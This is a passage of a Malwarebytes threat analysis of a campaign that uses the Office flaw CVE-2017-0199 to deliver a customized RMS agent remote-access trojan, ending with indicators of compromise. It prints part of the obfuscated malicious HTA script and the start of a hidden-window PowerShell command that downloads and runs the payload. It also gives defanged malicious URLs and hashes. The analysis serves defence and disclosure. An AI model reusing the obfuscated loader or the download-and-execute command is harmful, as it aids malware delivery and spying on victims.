

The embedded link points to an HTA script hosted under an unexpected location – a Norwegian company’s compromised FTP server – which invokes PowerShell to download and execute the actual malware payload.

ftp://lindrupmartinsen[.]no:21/httpdocs/test/template.hta

```
<script>
function dqPKFBA(kCr1RA, u6zR) {
    return kCr1RA.charAt(u6zR);
}


function ngXU(nma) {
    var eodq = "";
    var hMJ52nOwSs = 0;
    for (hMJ52nOwSs = nma.length - 1; hMJ52nOwSs >= 0; hMJ52nOwSs -= 1) {
        eodq += dqPKFBA(nma, hMJ52nOwSs);
    }
    return eodq;
}

function ptAzZp(f58JPBt) {
    var g2okZy = "r";
    var mCEEP = "C";
    var v6g11 = [];
    var yNx8 = "o";
    v6g11[0] = "f" + g2okZy + yNx8 + "m";
    v6g11[1] = mCEEP + "h";
    v6g11[2] = g2okZy + mCEEP;
    v6g11[3] = yNx8 + "de";
    var ly27iQvxyb = v6g11[0] + v6g11[1] + "a" + v6g11[2] + v6g11[3];
    var f7qvqnHWb6 = String;
    return f7qvqnHWb6[ly27iQvxyb](f58JPBt);
}
```

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden (New-Object System.Net

Payload

The downloaded payload (*intelgfx.exe*) extracts to several components into a local folder and achieves persistence using a decoy shortcut. The VBS scripts ensure that the main module runs without showing its GUI, in order to remain invisible to the victim.



RMS agent stands for [Remote Manipulator System](#) and is a remote control application made by a Russian company. It appears that in this case, the attackers took the original program (as pictured below) and slightly customized it, not to mention the fact that they are using it for nefarious purposes, namely spying on their victims.




Its source code shows the debugging path information and name that they gave to the module.

Office exploits and RATs

This is not the first time that CVE-2017-0199 is used to distribute a RAT. Last August, TrendMicro [described](#) an attack where the same exploit was adapted for PowerPoint and used to deliver the REMCOS RAT. It also shows that threat actors often repackage existing toolkits – which can be legitimate – and turn them into full-fledged spying applications.

We reported the compromised FTP server to its owner. [Malwarebytes](#) users were already protected against CVE-2017-0199 as well as its payload which is detected as *Backdoor.Bot*.



Thanks to [@hasherezade](#) for help with payload analysis.

Indicators of compromise

Word doc CVE-2017-0199

82.211.30[.]108/css/CP2000IRS.doc 47ee31f74b6063fab028111e2be6b3c2ddab91d48a98523982e845f9356979c1

HTA script

ftp://lindrupmartinsen[.]no:21/httpdocs/test/template.hta d01b6d9507429df065b9b823e763a043aa38b72241

Main package (intelgfx.exe)

82.211.30[.]108/css/intelgfx.exe 924aa03c953201f303e47ddc4825b86abb142edb6c5f82f53205b6c0c61d82c8

RAT module

4d0e5ebb4d64adc651608ff4ce335e86631b0d93392fe1e701007ae6187b7186

Other IOCs from same distribution server

82.211.30[.]108/estate.xml 82.211.30[.]108/css/qbks.exe

Source: <https://blog.malwarebytes.com/threat-analysis/2017/09/cve-2017-0199-used-to-deliver-modified-rms-agent-rat/>